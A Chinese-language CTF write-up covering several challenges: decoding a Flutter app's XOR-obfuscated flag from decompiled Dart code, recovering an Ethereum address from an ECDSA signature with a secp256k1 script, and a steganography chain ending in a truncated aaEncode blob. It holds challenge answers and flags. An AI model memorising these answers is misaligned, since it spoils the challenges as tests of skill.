


```
  v21 = WriteBarrierWrappersStub_3b69a4();
ArrayStub_3b8244 = AllocateArrayStub_3b8244(v21, v10->Obj_0x149f0, 52LL);
*(v14 - 16) = ArrayStub_3b8244;
*(ArrayStub_3b8244 + 15) = 0xEC;
*(ArrayStub_3b8244 + 19) = 0xE6;
*(ArrayStub_3b8244 + 23) = 0xC2;
*(ArrayStub_3b8244 + 27) = 0xE2;
*(ArrayStub_3b8244 + 31) = 0xCC;
*(ArrayStub_3b8244 + 35) = 0xE8;
*(ArrayStub_3b8244 + 39) = 0x92;
*(ArrayStub_3b8244 + 43) = 0xA8;
*(ArrayStub_3b8244 + 47) = 0xBC;
*(ArrayStub_3b8244 + 51) = 0x8E;
*(ArrayStub_3b8244 + 55) = 0x8C;
*(ArrayStub_3b8244 + 59) = 0x8C;
*(ArrayStub_3b8244 + 63) = 0xAE;
*(ArrayStub_3b8244 + 67) = 0x80;
*(ArrayStub_3b8244 + 71) = 0xDA;
*(ArrayStub_3b8244 + 75) = 0xB6;
*(ArrayStub_3b8244 + 79) = 0x82;
*(ArrayStub_3b8244 + 83) = 0xDA;
*(ArrayStub_3b8244 + 87) = 0x82;
*(ArrayStub_3b8244 + 91) = 0xBA;
*(ArrayStub_3b8244 + 95) = 0xDA;
*(ArrayStub_3b8244 + 99) = 0xAE;
*(ArrayStub_3b8244 + 103) = 0xA6;
*(ArrayStub_3b8244 + 107) = 0x82;
*(ArrayStub_3b8244 + 111) = 0x96;
*(ArrayStub_3b8244 + 115) = 0x9E;
GrowableArrayStub_3b716c = AllocateGrowableArrayStub_3b716c(ArrayStub_3b8244, v10->Obj_0x149f0);
*(GrowableArrayStub_3b716c + 15) = *(v14 - 16);
*(GrowableArrayStub_3b716c + 11) = 52;
v25 = *(v14 - 8);
002F7CB4 untitled3$main__FlagCheckerState::ctor_2f7c1c:55 (2F7CB4)
```

如果直接异或0x32出来不是可见明文，丢给AI，AI说这是 **tagged Smi 常量**，并且在xor闭包里“明写了 Smi 打标/解标模式”。同时在ctor里显示密文长度是52（实际上得除以2）。



```
GrowableArrayStub_3b716c = AllocateGrowableArrayStub_3b716c(ArrayStub_3b8244, v10->Obj_0x149f0);
*(GrowableArrayStub_3b716c + 15) = *(v14 - 16);
*(GrowableArrayStub_3b716c + 11) = 52;
```




```
v8 = (*v5 << 32) >> 33;
if ( (*v5 & 1) != 0 )
  v8 = *(*v5 + 7LL);
result = (2 * (v8 ^ 0x32));
if ( (v8 ^ 0x32) != result >> 1 )
```

那么就可以直接解密，先除以2得到

代码块

```
[118,115,97,113,102,116,73,84,94,71,70,70,87,64,109,91,65,109,65,93,109,87,83,65,75,79]
```

然后再异或0x32得到flag



From Decimal
Delimiter: Space
□ Support signed values

XOR
Key: 32 HEX
Scheme: Standard
□ Null preserving

```
118 115 97 113 102 116 73 84 94 71 70 70 87 64 109 91 65 109 65 93 109 87 83 65 75 79
```

```
DASCTF{flutter_is_so_easy}
```

DASCTF{flutter_is_so_easy}

Misc:

DigitalSignature

python

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from Crypto.Util import number
from Crypto.Hash import keccak

# -------- secp256k1 椭圆曲线参数 --------
p = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEFFFFFC2F
a = 0
b = 7
Gx = 
55066263022277343669578718895168534326250603453777594175500187360389116729240
Gy = 
32670510020758816978083085130507043184471273380659243275938904335757337482424
```

```
n = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141

G = (Gx, Gy)


# -------- 椭圆曲线基本运算 --------
def inverse_mod(k, m):
    """模逆"""
    return number.inverse(k, m)


def is_on_curve(P):
    if P is None:
        return True
    x, y = P
    return (y * y - (x * x * x + a * x + b)) % p == 0


def point_add(P, Q):
    """椭圆曲线加法 P + Q"""
    if P is None:
        return Q
    if Q is None:
        return P

    x1, y1 = P
    x2, y2 = Q

    # P + (-P) = 0
    if x1 == x2 and (y1 + y2) % p == 0:
        return None

    if x1 == x2 and y1 == y2:
        # 点加倍
        m = (3 * x1 * x1 + a) * inverse_mod(2 * y1 % p, p) % p
    else:
        # 普通加法
        m = (y2 - y1) * inverse_mod((x2 - x1) % p, p) % p

    x3 = (m * m - x1 - x2) % p
    y3 = (m * (x1 - x3) - y1) % p
    return (x3, y3)


def scalar_mult(k, P):
    """标量乘法 k * P（双倍-加法法）"""
    if k % n == 0 or P is None:
        return None
    if k < 0:
        return scalar_mult(-k, (P[0], (-P[1]) % p))

    result = None
    addend = P
    while k:
        if k & 1:
            result = point_add(result, addend)
        addend = point_add(addend, addend)
        k >>= 1
    return result


# -------- Ethereum 地址相关 --------
def keccak256(data: bytes) -> bytes:
    h = keccak.new(digest_bits=256)
    h.update(data)
    return h.digest()


def to_checksum_address(addr: str) -> str:
    """EIP-55 checksum address"""
    addr = addr.lower().replace("0x", "")
    h = keccak256(addr.encode()).hex()
    out = []
    for i, c in enumerate(addr):
        if c.isdigit():
            out.append(c)
        else:
            if int(h[i], 16) >= 8:
                out.append(c.upper())
            else:
                out.append(c)
    return "0x" + "".join(out)


def recover_public_key(msg_hash_hex: str, sig_hex: str):
    """
    从 message hash 和 Ethereum 风格签名 (r||s||v) 恢复公钥 Q
    msg_hash_hex: "0x...", 对应 SignedMessage.messageHash
    sig_hex: "0x" + 65 字节签名
    """
    # 解析输入
    e = int(msg_hash_hex, 16)
    if sig_hex.startswith("0x") or sig_hex.startswith("0X"):
        sig_hex = sig_hex[2:]
```

```python
    sig_bytes = bytes.fromhex(sig_hex)
    assert len(sig_bytes) == 65, "签名长度必须是65字节"

    r = int.from_bytes(sig_bytes[0:32], "big")
    s = int.from_bytes(sig_bytes[32:64], "big")
    v = sig_bytes[64]

    # Ethereum 的 v 通常是 27/28，这里转成 recovery id (0/1/2/3)
    recid = v - 27 if v >= 27 else v

    # 根据 recid 恢复 R 点
    is_odd = recid & 1
    is_second = recid >> 1

    x = (r + is_second * n) % p
    alpha = (pow(x, 3, p) + 7) % p
    beta = pow(alpha, (p + 1) // 4, p)  # 因为 p % 4 == 3

    y = beta if (beta % 2 == is_odd) else (p - beta)
    R = (x, y)
    assert is_on_curve(R), "恢复出的 R 不在曲线上"

    # 公式：Q = r^{-1} (sR - eG)
    r_inv = inverse_mod(r, n)
    e_mod = e % n

    sR = scalar_mult(s % n, R)
    eG = scalar_mult(e_mod, G)
    neg_eG = (eG[0], (-eG[1]) % p)

    sR_minus_eG = point_add(sR, neg_eG)
    Q = scalar_mult(r_inv % n, sR_minus_eG)

    assert is_on_curve(Q), "恢复出的 Q 不在曲线上"
    return Q


def public_key_to_address(Q) -> str:
    """Q -> Ethereum 地址 (不带 0x) """
    x, y = Q
    pub_bytes = x.to_bytes(32, "big") + y.to_bytes(32, "big")  # uncompressed 去掉前缀 0x04
    h = keccak256(pub_bytes)
    addr = "0x" + h[-20:].hex()
    return to_checksum_address(addr)


```

```
# -------- 题目给出的数据（直接写死） --------
MESSAGE_HASH = "0x61a78e3c572c1615a6ddd0a0e20157d22b72b8c217cb247318f2c791f4ab6b85"
SIGNATURE = (
    "0x019c4c2968032373cb8e19f13450e93a1abf8658097405cda5489ea22d3779b5"
    "7815a7e27498057a8c29bcd38f9678b917a887665c1f0d970761cacdd8c41fb61b"
)


if __name__ == "__main__":
    Q = recover_public_key(MESSAGE_HASH, SIGNATURE)
    addr = public_key_to_address(Q)
    print("Recovered address:", addr)
    print(f"Flag: DASCTF{{{addr}}}")

```


stegh小鬼

解压发现 快乐小鬼 的文件尾部为翻转的jpg文件头 `FF D8 FF 0E`


代码块

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

def reverse_byte_high_low(byte):

    high = (byte >> 4) & 0x0F  # 提取高4位（右移4位后保留低4位）
    low = byte & 0x0F           # 提取低4位（与0x0F按位与）
    reversed_byte = (low << 4) | high  # 低4位移到高位，高4位移到低位
    return reversed_byte

def double_reverse_entire_file(input_file_path, output_file_path):

    try:
        # 步骤1：读取原始文件，执行第一次翻转（整体字节顺序反转）
        with open(input_file_path, 'rb') as f:
            original_content = f.read()

        if len(original_content) == 0:
            raise ValueError("原始文件为空，无字节可处理")

        # 第一次翻转：整体字节顺序反转（核心基础翻转）
        first_reversed = original_content[::-1]

        # 步骤2：执行第二次翻转（所有字节逐个做高低4位翻转）
        # 遍历第一次翻转后的每一个字节，应用高低位翻转逻辑
        second_reversed = bytes([reverse_byte_high_low(b) for b in first_reversed])

        # 步骤3：写入最终文件（二进制模式）
        with open(output_file_path, 'wb') as f:
            f.write(second_reversed)

        # 输出验证信息（展示前8字节对比，方便核对）
        def bytes_to_hex_str(byte_data, max_len=8):
            """辅助函数：字节转空格分隔的16进制字符串"""
            show_bytes = byte_data[:max_len]
            return ' '.join(f"{b:02X}" for b in show_bytes) + ("..." if len(byte_data) > max_len else "")

        print(f"双层翻转处理完成！最终文件已保存至：{output_file_path}")
        print(f"翻转过程对比（前8字节）：")
        print(f"原始文件前8字节：{bytes_to_hex_str(original_content)}")
        print(f"第一次整体翻转后：{bytes_to_hex_str(first_reversed)}")
        print(f"第二次全字节翻转后：{bytes_to_hex_str(second_reversed)}")

    except FileNotFoundError:
        print(f"错误：找不到文件 {input_file_path}，请检查路径是否正确")
    except PermissionError:
        print(f"错误：没有权限访问/写入文件，请检查文件权限")
    except Exception as e:
        print(f"处理失败：{str(e)}")

# 主程序（修改路径即可使用）
if __name__ == "__main__":
    # ========== 请修改以下路径 ==========
    INPUT_FILE = "快乐小鬼"  # 你的原始文件路径
    OUTPUT_FILE = "reversed_快乐小鬼.jpg"  # 反转后文件的保存路径
    # ====================================

    # 执行全文件双层翻转操作
    double_reverse_entire_file(INPUT_FILE, OUTPUT_FILE)

```

利用脚本翻转后在文件中发现又有一张jpg



```
2:0920h: 36 44 72 C8 58 32 07 C5 16 F1 3D B4 0C 7C CA 25  6DrÈX2.Å.ñ=´.|Ê%
2:0930h: 54 FB 41 C0 A6 CE 37 C6 CA 38 AE 9B B2 4B F6 6D  TûAÀ¦Î7ÆÊ8®›²Köm
2:0940h: 25 C4 67 2D C8 AA 9B 8B 5C 18 8E 72 29 34 75 68  %Äg-Èª›‹\.Žr)4uh
2:0950h: E4 DB BB 35 A9 38 48 8E 42 0D DE B5 E9 43 E0 4F  äÛ»5©8HŽB.ÞµéCàO
2:0960h: A9 89 53 CB DA 30 4D 14 D9 5C 96 A2 B2 73 91 76  ©‰SËÚ0M.Ù\–¢²s‘v
2:0970h: 3F FF D9 57 6D 6C 77 63 47 46 7A 63 7A 70 4C 51  ?ÿÙWmlwcGFzczpLQ
2:0980h: 55 64 66 5A 32 74 68 58 32 74 68 5A 31 39 48 53  UdfZ2thX2thZ19HS
2:0990h: 30 45 3D FF D8 FF E0 00 10 4A 46 49 46 00 01 01  0E=ÿØÿà..JFIF...
2:09A0h: 01 00 60 00 60 00 00 FF E1 11 28 45 78 69 66 00  ..`.`..ÿá.(Exif.
2:09B0h: 00 4D 4D 00 2A 00 00 00 08 00 03 87 69 00 04 00  .MM.*.......‡i...
2:09C0h: 00 00 01 00 00 08 3E 9C 9C 00 01 00 00 00 C2 00  ......>œœ.....Â.
2:09D0h: 00 10 5E EA 1C 00 07 00 00 08 0C 00 00 00 32 00  ..^ê..........2.
2:09E0h: 00 00 00 1C EA 00 00 00 08 00 00 00 00 00 00 00  ....ê...........
2:09F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0A00h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0A10h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0A20h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0A30h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0A40h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0A50h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0A60h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0A70h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
2:0A80h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars   □ Strict mode

Input

```
WmlwcGFzczpLQUdfZ2thX2thZ19HS0E=
```


Output

```
Zippass:KAG_gka_kag_GKA
```

代码块

```
Zippass:KAG_gka_kag_GKA
```

第二张图片提取出来解密发现新佛曰，题目中提供了pass：2333333



◆图片文件exif信息:

```
------------------------------------------------------------------------------------------
Image ExifOffset：2110
EXIF Padding:
Image XPComment：新佛曰：諸隸毘僧降毘吽毘諸陀摩隸僧蜜念劫陀毘哆嚩嚀唸喃寂慧嚩菩劫諸毘羅塞吶我吽聞嚩毘若愍菩眾嚴喃毘咤缽諦闍缽嗲須即心菩毘吶空諦須毘薩耨蜜叻彌嚴叻劫空塞空念空塞隸嚀缽愍嚴毘嗲毘阿嗲願亦如如如囑毘
Image Padding:
```

◆图片块信息:

```
------------------------------------------------------------------------------------------
PNG Signature: b'ffd8ffe000104a46'
CRC: b'',块类型: : □□□`, 长度: 1229324289, CRC校验结果: False
jfif:257
jfif_unit:1
```

这里有steghide


然后能搞出pass.txt

aaEncode （去掉里面的emoji）

代码块

```
ﾟωﾟﾉ= /｀ｍ´）ﾉ 👋~┻━┻   //*´∇｀*/ ['_']; o=(ﾟｰﾟ)  =_=3;👟 c=(ﾟΘﾟ) =(ﾟｰﾟ)-(ﾟｰﾟ); (ﾟДﾟ) =(ﾟΘﾟ)= (o^_^o)/ (o^_^o);👠(ﾟДﾟ)={ﾟΘﾟ: '_' ,ﾟωﾟﾉ : ((ﾟωﾟﾉ==3) +'_') [ﾟΘﾟ] ,ﾟｰﾟﾉ :(ﾟωﾟﾉ+ '_')[o^_^o -(ﾟΘﾟ)] ,ﾟДﾟﾉ:((ﾟｰﾟ==3)👪 +'_')[ﾟｰﾟ] }; (ﾟДﾟ) [ﾟΘﾟ] =👖((ﾟωﾟﾉ==3) +'_') [c^_^o];(ﾟДﾟ) ['c'] = ((ﾟДﾟ)+'_') [ (ﾟｰﾟ)+(ﾟｰﾟ)-(ﾟΘﾟ) ];(ﾟДﾟ) ['o'] = ((ﾟДﾟ)+'_') [ﾟΘﾟ];(ﾟoﾟ)=(ﾟДﾟ) ['c']+(ﾟДﾟ) ['o']+(ﾟωﾟﾉ +'_')🐨[ﾟΘﾟ]+ ((ﾟωﾟﾉ==3) +'_') [ﾟｰﾟ] + ((ﾟДﾟ) +'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ ((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [(ﾟｰﾟ) - (ﾟΘﾟ)]+(ﾟДﾟ) ['c']+((ﾟДﾟ)+'_') [(ﾟｰﾟ)+(ﾟｰﾟ)]+ (ﾟДﾟ) ['o']+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ];(ﾟДﾟ) ['_'] =(o^_^o) [ﾟoﾟ] [ﾟoﾟ];(ﾟεﾟ)=((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+ (ﾟДﾟ) .ﾟДﾟﾉ+((ﾟДﾟ)+'_')👪 [(ﾟｰﾟ) + (ﾟｰﾟ)]+((ﾟｰﾟ==3) +'_') [o^_^o -ﾟΘﾟ]+((ﾟｰﾟ==3) +'_') [ﾟΘﾟ]+ (ﾟωﾟﾉ +'_') [ﾟΘﾟ]; (ﾟｰﾟ)+=(ﾟΘﾟ); (ﾟДﾟ)[ﾟεﾟ]='\\'; (ﾟДﾟ).ﾟΘﾟﾉ=👖(ﾟДﾟ+ ﾟｰﾟ)[o^_^o -(ﾟΘﾟ)];(oﾟｰﾟo)=(ﾟωﾟﾉ 